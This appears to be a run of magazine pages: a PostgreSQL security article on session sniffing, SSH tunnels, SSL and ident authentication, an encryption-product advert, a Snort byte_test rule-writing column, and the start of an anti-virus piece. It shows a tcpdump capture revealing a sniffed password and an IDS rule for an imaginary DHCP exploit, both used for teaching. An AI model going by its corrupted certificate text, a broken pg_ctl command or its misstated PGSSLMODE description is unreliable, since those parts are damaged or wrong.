On a remote host, 192.168.2.100, I connect into my local host's Postgres server which is already listening on port 5432:

```
psql -h 192.168.2.64 -p 5432 -U
postgres postgres
```

I will now alter the password of my superuser account, postgres:

```
ALTER USER postgres WITH ENCRYPTED
PASSWORD 'my_new_password';
```

Take a look at a snippet of code in Listing 6. It is part of a data dump that was sniffed, using the utility tcpdump, between the two hosts. Look carefully and you will see the superuser's new password. For the script kiddies among us, there are easier utilities with which to sniff a network, such as ethereal (although real men use tcpdump). But my point is that an unencrypted database session can be sniffed and is therefore vulnerable to exploitation!

### Listing 1. Unix Domain Socket

```
robert@laptop:~$ ls -la /tmp|grep PGSQL
srwxrwxrwx 1 robert robert 0 2007-10-15 12:47 .s.PGSQL.5432
-rw----- 1 robert robert 33 2007-10-15 12:47 .s.PGSQL.5432.lock
```

### Listing 2. Listening exclusively on a Unix Domain Socket with specific read and write access permissions

```
pg_ctl -D ~/cluster_hakin9/ -l logfile.txt -o "-c listen_addresses=' unix_socket_
group='admin' -c unix_socket_permissions='007' " restart
```

### Listing 3. Unix Domain Socket permissions

```
robert@laptop:~$ ls -al /tmp|grep PGSQL
s-----rwx 1 robert admin 0 2007-10-15 13:59 .s.PGSQL.5432
-rw----- 1 robert robert 33 2007-10-15 13:59 .s.PGSQL.5432.lock
```

### Listing 4. Failed login attempt by the superuser

```
robert@laptop:~$ psql -h/tmp -Urobert
psql: could not connect to server: Permission denied
Is the server running locally and accepting
connections on Unix domain socket "/tmp/.s.PGSQL.5432"?
```

### Listing 5. Successful login by non superusers

```
postgres@laptop:~$ /usr/local/pgsql/bin/psql -h/tmp -Urobert
Welcome to psql 8.2.4, the PostgreSQL interactive terminal.
```

```
Type: \copyright for distribution terms
\h for help with SQL commands
\? for help with psql commands
\g or terminate with semicolon to execute query
\q to quit

robert=#
```



## Encrypted Sessions; SSH Tunnels Using Port Forwarding

One of the first tools that a sys-admin learns to appreciate is his ssh client. Most DBAs need only their ssh client since it ensures that transactions are kept secure through the use of an encrypted session. However, there are situations where a simple SSH session may prove insufficient.

This section demonstrates two variants of SSL technologies that use encryption to protect a Postgres database session. Always remember that encrypted sessions demand more CPU processing power than unencrypted sessions and that at

some point, an encrypted session will affect database performance. If possible, limit the use of encryption to administrative tasks or otherwise consider more powerful hardware.

Consider the following questions:

- What happens if there is no psql client on the remote Postgres server?
- What happens if you need to upload or download data between your workstation and the remote host?
- What do you do when you need to use database clients because they can perform certain tasks that the psql client cannot do as well or even at all?

- How do you tunnel your network so that your team can connect remotely to a database which is sitting behind a firewall?

The answer is to use the SSH IP forwarding feature. IP forwarding is a tunneling technology that forwards Internet packets from one host to another. It allows your Postgres clients, such as `psql`, `pgadmin`, and even OpenOffice to connect to the remote Postgres server via a SSH connection.

Here is a simple example: suppose you have two hosts, your workstation (local host) and a remote host (192.168.2.100) which is running Postgres. Although the Postgres server is behind a firewall there is an open port to its SSH server. The decision is to set up a listening connection on the workstation's port of 10000. A psql client, connecting to this port, results in its connection being forwarded to the remote host's Postgres server, which is listening on port 5432:

```
ssh -L 10000:localhost:5432
      192.168.2.100
```

I can check to see if there is a listening server, Listing 7, by using netstat on the local host. The psql client successfully connects to the remote server via the forwarded port on the localhost.

Adding the `-g` switch will permit other hosts to take advantage of your forwarding connection, which turns this into an instant vpn for Postgres connections:

```
ssh -g -L 10000:localhost:5432
      192.168.2.100
```

Creating certificates for your SSH sessions removes the need to type in the password. You could therefore create a small script that can be used as the basis for an ipforwarding service that could come on-line during boot up, for example.

## Tunnelling Caveats

Both database client and server are under the impression that they are communicating with their own local host.

### Listing 6. TCP dump of a sniffed password

```
16:39:17.323806 IP wolf.56336 > laptop.postgresql: P 598:666(68) ack 470 win 3068
<nop,nop,timestamp 9740679 9589666>

0x0000: 4500 0078 4703 4000 4006 6d88 c0a8 0264  E..xG.@.@m....d
0x0010: c0a8 0240 dc10 1538 6a4f 7ada 6a71 e77c  ...@...8jOz.jq.l
0x0020: 8018 0bfc 1a9d 0000 0101 080a 0094 a187  .....
0x0030: 0092 53a2 5100 0000 4341 4c54 4552 2055  ..S.Q...CALTER.U
0x0040: 5345 5220 706f 7374 6772 6573 2057 4954  SER.postgres.WIT
0x0050: 4820 454e 4352 5950 5445 4420 5041 5353  H.ENCRYPTED.PASS
0x0060: 574f 5244 2027 6d79 5f6e 6577 5f70 6173  WORD.'my_new_pas
0x0070: 7377 6f72 6427 3b00                                sword';.
```

### Listing 7. Netstat output of localhost

```
robert@laptop:~$ netstat -tlnp|grep ssh
tcp        0      0 0.0.0.0:10000 0.0.0.0:*        LISTEN    16272/
           ssh
tcp6       0      0 :::10000      :::*              LISTEN    16272/
           ssh

robert@laptop:~$ psql -h localhost -p 10000 -Urobert
Password for user robert:

Welcome to psql 8.2.4, the PostgreSQL interactive terminal.

Type: \copyright for distribution terms
      \h for help with SQL commands
      \? for help with psql commands
      \g or terminate with semicolon to execute query
      \q to quit

robert=#
```

### Listing 8. Creating a self signed server key and certificate

```
create the server key:
  openssl genrsa -des3 -out server.key 1024
remove the passphrase:
  openssl rsa -in server.key -out server.key
create a self signed certificate for the server:
  openssl req -new -key server.key -x509 -out server.crt
- Install the two files, server.key and server.crt, into the data cluster's directory
- Edit the postgresql.conf file and set the named pair:
  "ssl = on"
- Restart the server
```

# Protect your privacy and data with strong encryption

What would happen if your confidential data falls into wrong hands?  
Every year thousands of notebooks are stolen and lost.

**Act now.**



## PhoneCrypt

PhoneCrypt is an innovative software solution for mobile phones, providing tap-proof encrypted phone calls with other mobile phone users. This solution encrypts the communication with strong 4096 bit RSA and 256 bit AES, thus ensuring that businesses and private telephone conversation remain completely private and tap-proof.

## DriveCrypt Plus Pack

DriveCrypt Plus Pack is a powerful data encryption solution for desktop and notebook computers that allows 100% Hard Disk encryption, including the Operating System. The encryption process is fully transparent to the user and is done by the software in real time without slowing down the performance of the machine. The pre-boot authentication ensures that only authorized people can turn on and boot the computer.



## DriveCrypt

DriveCrypt can create virtual containers or encrypting or encrypt an entire partition / disk using ultra-strong encryption keys of up to 1344 bit, DriveCrypt offers 11 different types of encryption algorithms such as AES, Blowfish, 3DES etc.

With the use of steganography, DriveCrypt hides data into music files or hidden containers granting users a way to fool attackers showing them fake data.

**SecurStar is world leader in hard disk and telephone encryption solutions, helping millions of users around the globe to effectively protect their computer data as well as preventing eavesdropping on cellular phone conversations.**

[www.securstar.com](http://www.securstar.com)

Securstar GmbH Fürstenrieder Straße 270 D-81377 München - Germany

Tel: +49-(0)89-7 10 66 17-0 Fax: +49-(0)89-7 10 66 17-28

USA Tel: +1 - 646 - 205 06 05 USA Fax: +1 - 206 - 600 43 65 - Email: [sales@securstar.com](mailto:sales@securstar.com)

**SecurStar**  
COMPUTER SECURITY  
Security at its highest level

Remember to configure the file `pg_hba.conf` to setup the correct authentication for localhost connections using `tcp/ip`.

Ports below 1024 are exclusively controlled by root.

SSH sessions require an existing user account on the PostgreSQL / SSH server.

## Encrypted Sessions; Client/Server Connections Using SSL

The previous section demonstrated a pretty good solution. SSH IP forwarding provides a secure encrypted session

between multiple postgres clients and the server without too much of a learning curve for the DBA. The only drawback, and it can be a deal breaker, is that it requires the existence of a UNIX account on the server which may be impractical in various enterprise level configurations.

This next section describes a second method that provides an encrypted session between the client and server. The advantage with this technique is that the Postgres server runs the show i.e. you do not need a SSH server and a real UNIX account on the database server.

For native encrypted sessions to work, the Postgres server must have been

compiled with the OpenSSL libraries and the client compiled with the libpq library with SSL support. For example, `psql` and `pgadmin` are both clients that can carry out SSL encrypted sessions.

The steps to prepare the Postgres server for encrypted sessions are as follows:

Create a self signed server key (`server.key`) and certificate (`server.crt`) using the OpenSSL command line tool `openssl` (as presented in Listing 8).

Testing with `psql` results in the following login message, Listing 9. Note that if the line indicating that a SSL connection is in effect is not part of the login message then you do not have a SSL connection.

For those clients unable to create their own SSL encrypted sessions, such as Microsoft Access, Open Office or even an apache web server, you can connect the client to the postgres compatible JDBC (<http://jdbc.postgresql.org/>) which itself can carry out the SSL session.

One last comment about `psql` encrypted sessions: the default behaviour is to always attempt an encrypted SSL session between the client and server. This can be undesirable since SSL sessions are CPU intensive. Setting the `psql`'s environment variable `PGSSLMODE` can provide you with the granularity of choosing the kind of session you want. But remember that it is only valid for that current session.

The four modes that can be set are:

- Disable, which will attempt only unencrypted SSL connections
- Allow, which first tries an unencrypted connection and, if unsuccessful, then an SSL connection attempt is made
- Prefer, the opposite of allow i.e. the 1st connection attempt is SSL and the 2nd is unencrypted
- Require, the client attempts only an encrypted SSL connection

Here is an example:

```
export PGSSLMODE=prefer
```

## Authenticated Sessions

This section of the article presents an overview of a few technologies used to

### Listing 9. SSL session with psql

```
robert@laptop:~$ psql -h 192.168.2.100 -U robert
Welcome to psql 8.2.4, the PostgreSQL interactive terminal.

Type: \copyright for distribution terms
      \h for help with SQL commands
      \? for help with psql commands
      \g or terminate with semicolon to execute query
      \q to quit

SSL connection (cipher: DHE-RSA-AES256-SHA, bits: 256)

robert=#
```

### Listing 10. Authentication, via the IDENT server, of login attempts

```
robert@wolf:~$ psql -U robert robert
Welcome to psql 8.2.4, the PostgreSQL interactive terminal.

Type: \copyright for distribution terms
      \h for help with SQL commands
      \? for help with psql commands
      \g or terminate with semicolon to execute query
      \q to quit

robert@wolf:~$ psql -U postgres robert
psql: FATAL:  Ident authentication failed for user "postgres"

-- This works, su to become the UNIX user account postgres:

robert@wolf:~# su - postgres

postgres@wolf:~$ psql -U postgres postgres
Welcome to psql 8.2.4, the PostgreSQL interactive terminal.

Type: \copyright for distribution terms
      \h for help with SQL commands
      \? for help with psql commands
      \g or terminate with semicolon to execute query
      \q to quit

-- This won't work:

postgres@wolf:~$ psql -U robert postgres
psql: FATAL:  Ident authentication failed for user "robert"
```



authenticate Postgres users. The more popular forms of authentication include: IDENT, LDAP, KERBEROS, PAM and SSL. Due to time and space constraints only the IDENT and SSL authentication are covered here. I hope to devote an entire article to the other three technologies in the near future.

## IDENT

The Ident protocol (RFC 1413) has been around a long time. So long, as a matter of fact, that it dates back to the days when email and irc were cutting edge services.

The Ident server answers a simple question: *What user initiated the connection that goes out of your port X and which connects to my port Y?* In the context of a Postgres server, it informs the DBMS of the identity of the user account that is making a login attempt. Postgres then takes that answer and permits or denies permission to login by following a rule-set that is configured by the DBA in the appropriate configuration files.

The identification protocol identifies a user and then when combined with the access controls that Postgres possesses, you have a mechanism that works magnificently as an authorization and access control system. The challenge is to understand its limitations.

Let us now explore how the Ident and Postgres services can work together.

The Postgres IDENT server authentication mechanism works by mapping the Postgres user accounts to the UNIX user accounts via the host's own IDENT server.

The following examples assume that all UNIX user accounts have been mapped in Postgres to be able to login into any database provided they use the same account name in Postgres. The login fails if the UNIX user name does not exist as a user account in the Postgres server or if an attempt is made to log in by using another Postgres user account name.

Suppose you have SSH'd into the host:

```
ssh -l robert wolf
```

Listing 10 shows two logins: one that does not work followed by one that does work:

Postgres uses two files to administer and control all login sessions for users who have been authenticated by the Ident server:

`pg_hba.conf` and `pg_ident.conf`.

The `pg_hba.conf` file controls access via records that are defined on a single line (the rules are read in order where the first one that conforms to the connection condition is the one that will be used). Accepting a login is based upon: the connection method (Unix domain sockets, ssl, or an ordinary tcp socket connection), DATABASE, USER (pg user account), CIDR-ADDRESS (ip address or network mask) and the METHOD of challenge (one of: `trust`, `reject`, `md5`, `crypt`, `password`, `krb5`, `ident`, `pam` or `ldap`).

The second configuration file, `pg_ident.conf`, comes into play when the Ident service is used as the user

account's authenticator i.e. the METHOD is identified as `ident` in the `pg_hba.conf` file. `pg_ident.conf` maps ident user names, which are typically Unix user names, to their corresponding PostgreSQL user names. A user is therefore granted or denied access to a particular database on who they are and not whether or not the correct password was given. `pg_ident.conf` records are defined on a line by line basis and are of the form: MAPNAME, IDENT-USERNAME and PG-USERNAME.

Now we are ready for some examples. The two configuration files are complimentary otherwise the authentication routine will fail because of misconfiguration issues between the two files. Check Listing 11 for some simple examples, (remember that configuration changes take effect as soon as you have reloaded the files in the server i.e. `pg_ctl -D mycluster reload`).

### Listing 11. Various configuration settings for authentication

Ex 1: (a "LOCALHOST" connection enforces unix account robert to access database robert exclusively, there is no authentication on UNIX DOMAIN SOCKETS)

```
(pg_hba.conf)
# TYPE DATABASE USER CIDR-ADDRESS METHOD OPTION
  host all all 127.0.0.1/32 ident mymap
  local all all trust
(pg_ident.conf)
# MAPNAME IDENT-USERNAME PG-USERNAME
  mymap robert robert
```

Ex 2: (a "DOMAIN SOCKET" connection enforces unix account robert to access any database as pg account robert; unix account postgres can access any database as user robert)

```
(pg_hba.conf)
# TYPE DATABASE USER CIDR-ADDRESS METHOD OPTION
  local all all ident mymap
  host all all 127.0.0.1/32 trust
(pg_ident.conf)
# MAPNAME IDENT-USERNAME PG-USERNAME
  mymap robert robert
  mymap postgres robert
```

Ex 3: (a "DOMAIN SOCKET" connection enforces that unix account can connect to any database with its postgres database namesake using the keyword "sameuser", pg\_ident.conf is not necessary here. Local host connections via TCP-IP are rejected)

```
(pg_hba.conf)
# TYPE DATABASE USER CIDR-ADDRESS METHOD OPTION
  local template0,template1 all ident sameuser
  host all all 127.0.0.1/32 reject
```

Ex4: (all users can connect with their own user names only to the databases postgres and robert)

```
(pg_hba.conf)
# TYPE DATABASE USER CIDR-ADDRESS METHOD OPTION
  local template0,template1 all ident sameuser
```



As you play with the various configurations you are going to quickly discover that the authentication setting can be quite finicky. You will often get surprising results by the simplest changes.

Now, I would like to revisit the main thrust of this article which is security.

The Ident server sits in a very unusual position, it facilitates the security of other services by authenticating user accounts that would interact with those services. But that is the problem! The Ident protocol is itself challenged. The problem stems from its own success because it has been around for such a long time. It was designed and implemented when the machines themselves were certain to be secured. But times have changed; any server contacting a Postgres server can be under the control of a cracker and therefore what is communicated to the indent server can no longer be trusted.

Two measures should be taken to harden and therefore limit the Ident server's usefulness. The first is to configure `pg_hba.conf` and authenticate only the local host's Unix user accounts. The second measure, depending on the manner of its implementation on your particular system, is to disable the Ident from listening on its traditional port of 113, thus preventing remote connection attempts via TCP.

So why bother using IDENT at all? The IDENT server is used when it runs only on the same host as that of the Postgres server. Therefore in this particular configuration, all remote connection attempts with the Postgres server must be denied.

To reiterate, IDENT authentication is only practical when the Postgres server and its clients are on the same host as, for example, on a web server The Postgres and IDENT server configuration must both be on the same machine. Another example is the control and administration

of a Postgres host that is under heavy development in a team environment. In this case all users login via accounts via SSH remote logins from their respective workstations before administering the database.

## SSL Certificates

I love what you can do with SSL. You do not need to depend on any hosts or services other than the Postgres server itself and the ubiquitous OpenSSL libraries. Personally, I find the SSL authentication process quite cool.

SSL authentication is the process of the client and server exchanging certificates that have been signed by a 3rd party who has unquestioned credentials. This 3rd party is known as a Certificate Authority. The *Certificate Authority* (CA) attests that they are who they claim to be through the process of signing their respective certificates (both server and client have certificates). The client will be refused a connection if he does not have a certificate or if he does have a certificate but it is not in the server's approved list.

There are actually two separate acts of authentication in play. The first is *client* authentication, whereby the client provides its credentials to the server and if the server accepts the certificate then the client is permitted to make a login attempt. The second act of authentication, which is unrelated to the first one, is the *server* authentication whereby the server must prove its identity to the client by supplying its own credentials before the client executes a login. As I have said, these two acts of authentication are independent of each other. You can therefore have just a client authenticate to the server or the server authenticate to the client or both client and server providing authentication credentials to each other at the same time.

Successful SSL authentication requires that the client be compiled against the `libpq` and the `openssl` libraries and of course the Postgres server must also be compiled against the `openssl` libraries i.e. using the `--with-openssl` switch when configuring and compiling the Postgres source code. Two clients, however, will work *off the shelf*: `psql` and `pgadmin`.

Setting up authentication on Postgres using SSL certificates is easy!

### Listing 12. Example server and client certificates

```
-----BEGIN CERTIFICATE-----
MIIC9TCCA16gAwIBAgIJAMuhpY+o4QR+MA0GCSqGSIb3DQEBBQUAMFsx CzAJBgNV
BAYTAkFVMRMwEQYDQVQIEWpTb211LVN0YXR1MSEwHwYDQVQKEzhJbnR1cm51dCBX
aWRnaXRzIFB0eSBMdGQx FDASBgNVBAMTC0NvbW1vb1BOYW11MB4XDTA3MDIxMjEy
MjExNV0XDTA3MDMxNDYyMjExNVowWzELMAkGA1UEBhMCQVUxEzARBgNVBAgTC1Nv
bWU3U3RhdGUxITAFBgNVBAoTGE1udGVybWV0IFdpZGpdHMgUHR5IEEx0ZDEUMBIG
A1UEAxMLQ29tbW9uIE5hbWUwZ8wDQYJKoZIhvcNAQEBBQADgY0AMIGJAoGBAKA4
nX/eBKsPJi1DmtH2wdJE9uZf+IRMUWYrAEDL4F6NEuo2+BsIoOBKS/rrV77Itet9
kduJQC6k/z2ouAVb4muXpJALDjJpYEXt9wqZf+2p1n9dqDw1rCWBjXIdh0cA3DDv
u0IglFUf8GS97evxM5IJBECRnK/5JZroXCRSHcpAgMBAAGjcAwgB0wHQYDVR0O
BBYFEFEWNUCV+6litXp86cZrDe35vjrMIGNBgNVHSMEGyUWgYKAFELWNUCV+61
itXp86cZrDe35vjrV+kXTBbMQswCQYDQVQGEWJBVTEtMBEGA1UECBMkU29tZS1T
dGF0ZTEhMB8GA1UEChMY50ZXJuZXQgV2lkZ210cyBQdHkgTHRkMRQwEgYDQVQD
EwtDb21tb24gTmFtZlZlYlJAMuhpY+o4QR+MAwGAlUEwQFMAMBAF8wDQYJKoZIhvcN
AQEFBQADgYEAaFzUmXcWVzqaVeEpZkNwF/eVh110qIUUxXGdeKZGNiYK67GCUY
SG/IFkZ/hrGLEqE1LrdmU0mHd2Enq2IuvhxnsOVTTickjKospJvLHPYSumkXx0Xp
zey9PhjLh1chpxNGTATKb8ET8YzVBRrDH1/EMPIjLd62iSR/ugFe8go=
-----END CERTIFICATE-----
```

Remember to enable the Postgres server's parameter `ssl=on` and also remember that the following four files must be located in its data cluster:

```
server.key
server.crt (which must be signed by
a Certification Authority)
root.crt (verifies client
authentication)
```

```
root.crl (certificate revocation
list, optional)
```

The *server.key* (the server's private key) and *server.crt* (the self signed server-certificate) should already be present in the data cluster directory from the previous work illustrated in this article. For our purposes we are going to start over from scratch and create a new server key and certificate.

The *root.crt* contains a list of approved CA certificates. There should be an entire collection of certificates available for your particular distribution which you can add.

The *root.crl* is similar to *root.crt* in that it is a file containing a list of certificates signed by the CA. However, these certificates are of clients that have been revoked the right to connect.

Ordinary session client server encryption requires *server.key* and *server.crt*. Server authentication requires these two files and the *root.crt*. An empty *root.crl* will not interfere with the authentication process.

Client side authentication requires the following four files in the client's home directory, `~/.postgresql`:

```
postgresql.key
postgresql.crt
root.crt (verify server
authentication)
root.crl (certificate revocation list,
optional)
```

The files *postgresql.key* and *postgresql.crt* are needed to enable server side authentication. The file *root.crt* is needed if you want to do client side authentication. As with the server's *root.crt* this text file contains a list of server certificates that have been signed by a reputable 3rd party CA. The last file, *root.crl* is optional and is used to revoke server certificates i.e. the client will refuse to accept them.

The next step is to create the required private keys and certificate requests for both server and client. The certificate requests, *client.csr* and *server.csr*, are thereafter sent to the CA to obtain a signed certificate for both client and server.

Please note that there is more than one way to execute the `openssl` utility to get what you need. For example, you can put a life span on them or you can have them generated with self signed certificates thus eliminating the need of a CA:

```
openssl req -new -newkey rsa:1024
-nodes -keyout client.key -out
client.csr
openssl req -new -newkey rsa:1024
-nodes -keyout server.key -out
server.csr
```

Now comes the fun part! You must now send *client.csr* and *server.csr* to the reputable CA, pay a fortune and get back two certificates *client.crt* and *server.crt* respectively. These two certificates must now be installed in the correct locations i.e. the server's data cluster which is the client's `~/.postgresql` directory.

For the person new to certificates and who is willing to experiment, you can try out the Perl script `ca.pl` and become your own certificate authority (CA). The commands you should look at for creating and signing your own certificates are as follows:

```
CA.pl -newca (create the new CA)
CA.pl -newreq (create a certificate
request with a private key)
CA.pl -signreq (sign the certificate
request by the CA you created)
```

Refer to the man pages `ca.pl` for more information about certificate requests.

However, in the case where real people and companies may need to interact with your server then the CA authentication must be unimpeachable. One solution is to send off your certificate request to an industry recognized Certificate Authority (and pay a lot of money). For those purists who believe in open source, there is always <http://www.cacert.org> where you can get free certificates.

The server and client certificate files are shown in Listing 12:

Install your copy of any self signed certificate that you may choose to create into the server's *root.crt* file. Watch the log file as you restart the server. There should be messages indicating that it sees the files and that the authentication capabilities are now active.

## Conclusion

Part I, of this three part article series raised security issues related to the ordinary database user account. This part demonstrated the dangers, and their solutions, of unsecured client-server communication sessions. Part III will be the last one on PostgreSQL Authentication and Encryption and will show how to encrypt data on the data cluster such that not even the PostgreSQL DBA will be able to access it.

### Robert Bernier

Robert Bernier is a Business Intelligence Analyst specializing in PostgreSQL. He has written extensively, including publications such as Sys-Admin, Hakin9, PHP Magazine, PHP Solutions and the O'Reilly webportal <http://www.oreillynet.com>. As an active member in the Open Source community, Robert is involved with a number of projects. He is the maintainer of *pg\_live*, a Linux live CD distro designed to profile PostgreSQL for first time users, which is used throughout the world in trade shows, conferences and training centres. He is also the lead Systems Designer for the ITERation project at the Canadian Federal Government's Treasury Board Secretariat, <http://www.itbusiness.ca/it/client/en/home/News.asp?id=40487>. It has been speculated that ITERation could be the wedge that will begin the long awaited penetration of mass Open Source implementation into the Canadian Federal Government.

## On the 'Net

- Postgres: <http://postgresql.org>
- Postgres Documentation: <http://www.postgresql.org/docs/8.2/static/>
- Encryption: keywords that you can use to bring yourself up to speed at Wikipedia, <http://en.wikipedia.org>:
  - Cryptography
  - Pretty Good Privacy
  - Hash function
  - HMAC (Hash Message Authentication Code)
  - MD5
  - SHA
  - Symmetric-key
  - Salt ([http://en.wikipedia.org/wiki/Salt\\_\(cryptography\)](http://en.wikipedia.org/wiki/Salt_(cryptography)))

## Writing IPS Rules – Part Five

This month's article is continuing our series on Writing Snort Rules. Last month we talked about `byte_jump`. Not often used but powerful. This month we will get into a related directive `byte_test`. While `byte_test` is not one you will use everyday writing rules, it is important to understand.

Even those of us that write rules for a living need to use this one so rarely you'll still have to look up the options nearly every time. More likely you will need to read a rule that uses `byte_test` to understand an incident, particularly in the Netbios rulesets. Understanding at least the common uses is critical to event analysis.

An administrative note first. You may recall that this article is usually titled *Rants from the Bleeding Edge*. It is now titled *Emerging Threats* after my new home, <http://www.emergingthreats.net>. The reason for this is relatively simple, I have had to leave Bleeding Edge Threats. The project ran into some background and ownership problems and in order to keep the spirit alive I have had to part ways and start anew. The rulesets and projects that I used to maintain there are now at Emergingthreats.net, and going stronger than ever. More information about why and how is available at the new site.

The really exciting news is that I've received a significant government grant to fund the work and infrastructure to keep the rules flowing, expand our intelligence gathering abilities, and to develop some new technologies we'll be releasing soon. It is a very fortunate turn of events, and one that will guarantee that the Emerging Threats Snort Rulesets will remain active, effective, and free to all for the long term! The benefits are

already beginning to show with a significantly higher number of signatures being produced. Keep an eye out for other new developments in the works, but right now make sure you have updated your Snort Rule management processes to grab the rulesets from <http://www.emergingthreats.net/rules>.

But anyway, back to `byte_test`. When we looked at `byte_jump` we used a DHCP packet as our example. Lets do the same for `byte_test` as it is also well suited to solve the problems that length encoded protocols pose. As a reminder, a length encoded protocol is one who's options can be in any order, present or not, and the data for each option can be of a varying length. Thus the packet must specify what option is coming next, and how far it is data field extends. This is a nightmare for analysis as we cannot really anchor at any point to look for the data we need, as it can be anywhere in the packet.

For background on DHCP refer to RFC 1531 ([rfc.org](http://rfc.org) is a good place to look) and related As mentioned last month DO NOT attempt reading the RFC without some stimulant in your system. Guarana, caffeine, something. Non-Stimulant enhanced RFC reading has induced many a coma, don't become a statistic!

Looking at the same DHCP Request as last month (below), you will find that the beginning of the packet is a static length up

through the bootfile name. Past that there are a number of options that are optional, can be in any order, and can be any length. Here's where it gets complicated. Even moreso if we want to find an option and actually compare that number.

In these trailing options there is a one byte option identifier for the option type, one byte for the length of the included data, and then the data for each option. And unlike many other protocols, fields are NOT terminated by nulls or other common characters used to indicate the end of a string or option. You have to look at the field length and take that many of the following bytes. The very next byte is the option identifier for the next field.

Lets use a similar imaginary vulnerability as we 'discovered' in our DHCP server last month. Lets say the Client Hostname option field in a DHCP request (Option 12, or 0x0c) is exploitable if we put a byte at the beginning of the next option after the Client Hostname that is between 20 and 25. Our DHCP server crashes and executes the rest of the data in the packet if this occurs, so we want to write a rule to detect a packet that could do so.

The Client Hostname can be any length depending on the name of the host. A full DHCP Request packet payload will look something like so: Listing 1.

The bolded portion is the dynamic portion of the packet. Preceding this is all static, bolded can be in any order and contain any legal options, or not contain them. Let's look at the portion we're dissecting only: Listing 2. The Client Hostname field we want is this in hex:

```
0c 0f 68 6f 6d 65 2d 64 62 64 34 37 36
    38 66 31 38
```

0x0c is the identifier telling our DHCP server that the next option is the Client Hostname. Next is the length of data in that option, 0x0f or 15 in decimal. The next 15 bytes are the hostname, *home-dbd4768f18*. That accounts for all 17 bytes we have here. If the next byte is between decimal 20 and 30 our DHCP server will go nuts. As we learned last month, `byte_jump` lets us read one or more bytes, turn them into an integer, and then move ahead that number of bytes. That's what we need to again, but then we need to test the value of that next byte. So let's start with the options we had last month that gets us close:

```
content:"|0c|"; offset:278; byte_jump:
    1,0,relative; content:"|00|";
    distance:0; within:1;
```

The content statement puts our cursor right at the beginning of the Client Hostname field. `Offset:278` tells us that we shouldn't start looking for the `0x0c` until after the first 278 bytes of the packet (that was the static portion that the Client Hostname must be after according to RFC). The `byte_jump` says to take the next 1 byte and jump ahead that many bytes (15). That puts our cursor right at the first byte of what should be the next field. In last month's example we wanted to see if that was a null, or `0x00`. We don't need to check for the `0x00`, so we will drop the second content match.

Our new vulnerability says we need to test if that byte is greater than `0x20` and less than `0x25`. We could write four rules each checking for each possible byte, or we can use `byte_test`. The options for `byte_test` are:

```
byte_test: <bytes to convert>,
[!]<operator>, <value>, <offset>
[,relative] [,<endian>] [,<number
type>, string];
```

We have to give it the number of bytes to grab, how we want to compare, the value to compare to, and the offset. The number of bytes to convert is you'd expect.

The operator can be `<`, `>`, `=`, `!` (not), and the two bitwise operators `&` for an AND and `-` for an OR. The bitwise operators are pretty rarely used, but greater than, less than and equal are more often used.

`Offset` is the number of bytes from the beginning of the packet unless you add the term *relative*. This then tells Snort to go that any bytes from the end of the last match, or where our cursor is.

`Endian` lets us specify big or little endian. Big is default and what you'll generally want. `String` lets you specify that the data is represented as a string, thus you can specify with number type what form the data is, decimal (`dec`), hexadecimal (`hex`), or octal (`oct`).

So how we'll do this is like so:

```
content:"|0c|"; offset:278; byte_jump:
    1,0,relative; byte_test:1,>,20,0;
```

The bold portion checks whether the byte directly after the end of the Client Hostname field is greater than 20. Now we need to test whether that same byte is less than 25, like so:

```
content:"|0c|"; offset:278; byte_jump:
    1,0,relative; byte_test:1,>,20,0;
    byte_test:1,<,25,0;
```

There is our complete match. We will look for the `0x0c` after the first 278 bytes of static content, read what the field length byte is right after the `0x0c` and jump ahead that many bytes. We then test the next byte to see if it is first greater than 20, and then less than 25. If all states are true then we have a match.

Now do not forget, this is an imaginary vulnerability and a rule that is not perfect. It could use some tuning, and we have some possibilities for false positives to consider yet. But this is an example of where `byte_test` is commonly used.

Please send in feedback and comments to the author at [jonkman@emergingthreats.net](mailto:jonkman@emergingthreats.net). And take a few minutes to visit the new project and use our rulesets at <http://www.emergingthreats.net>. Do not forget our Firewall rules as well at <http://www.emergingthreats.net/fwrules/>.

by Matthew Jonkman

### Listing 1. Sample DHCP Request Packet

```
0000 01 01 06 00 dd 4e 96 57 00 00 00 00 0a 37 37 05 .....N.W....77.
0010 00 00 00 00 00 00 00 00 00 00 00 00 03 25 2a .....%*
0020 88 d1 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
0090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00c0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00d0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00e0 00 00 00 00 00 00 00 00 00 00 00 00 00 63 82 53 63 .....c.Sc
00f0 35 01 03 3d 07 01 00 03 25 2a 88 d1 0c 0f 68 6f 5...=...%*...ho
0100 6d 65 2d 64 62 64 34 37 36 38 66 31 38 51 13 00 me-dbd4768f18Q..
0110 00 00 68 6f 6d 65 2d 64 62 64 34 37 36 38 66 31 ..home-dbd4768f1
0120 38 2e 3c 08 4d 53 46 54 20 35 2e 30 37 0b 01 0f 8.<.MSFT 5.07...
0130 03 06 2c 2e 2f 1f 21 f9 2b ff .../..!+.
```

### Listing 2. Subset of DHCP Request

```
00e0 00 00 00 00 00 00 00 00 00 00 00 00 63 82 53 63 .....c.Sc
00f0 35 01 03 3d 07 01 00 03 25 2a 88 d1 0c 0f 68 6f 5...=...%*...ho
0100 6d 65 2d 64 62 64 34 37 36 38 66 31 38 51 13 00 me-dbd4768f18Q..
0110 00 00 68 6f 6d 65 2d 64 62 64 34 37 36 38 66 31 ..home-dbd4768f1
0120 38 2e 3c 08 4d 53 46 54 20 35 2e 30 37 0b 01 0f 8.<.MSFT 5.07...
0130 03 06 2c 2e 2f 1f 21 f9 2b ff .../..!+.
```



## Anti-Virus Software

Anti-virus software – it is easy to dislike, but try going without it for a few hours and its benefits will be obvious. The problem is that it often creates this false sense of security especially in the minds of management. The assumption is often *We use anti-virus software, firewalls, and encryption – that is all that is needed to keep our information secure.* Yeah right! Further perpetuating the problem is the belief that security compromises are always highly visible. That's not hardly the case but it is part of what is created this mindset. Love it or hate it, malware protection has become one of those necessary evils in IT.

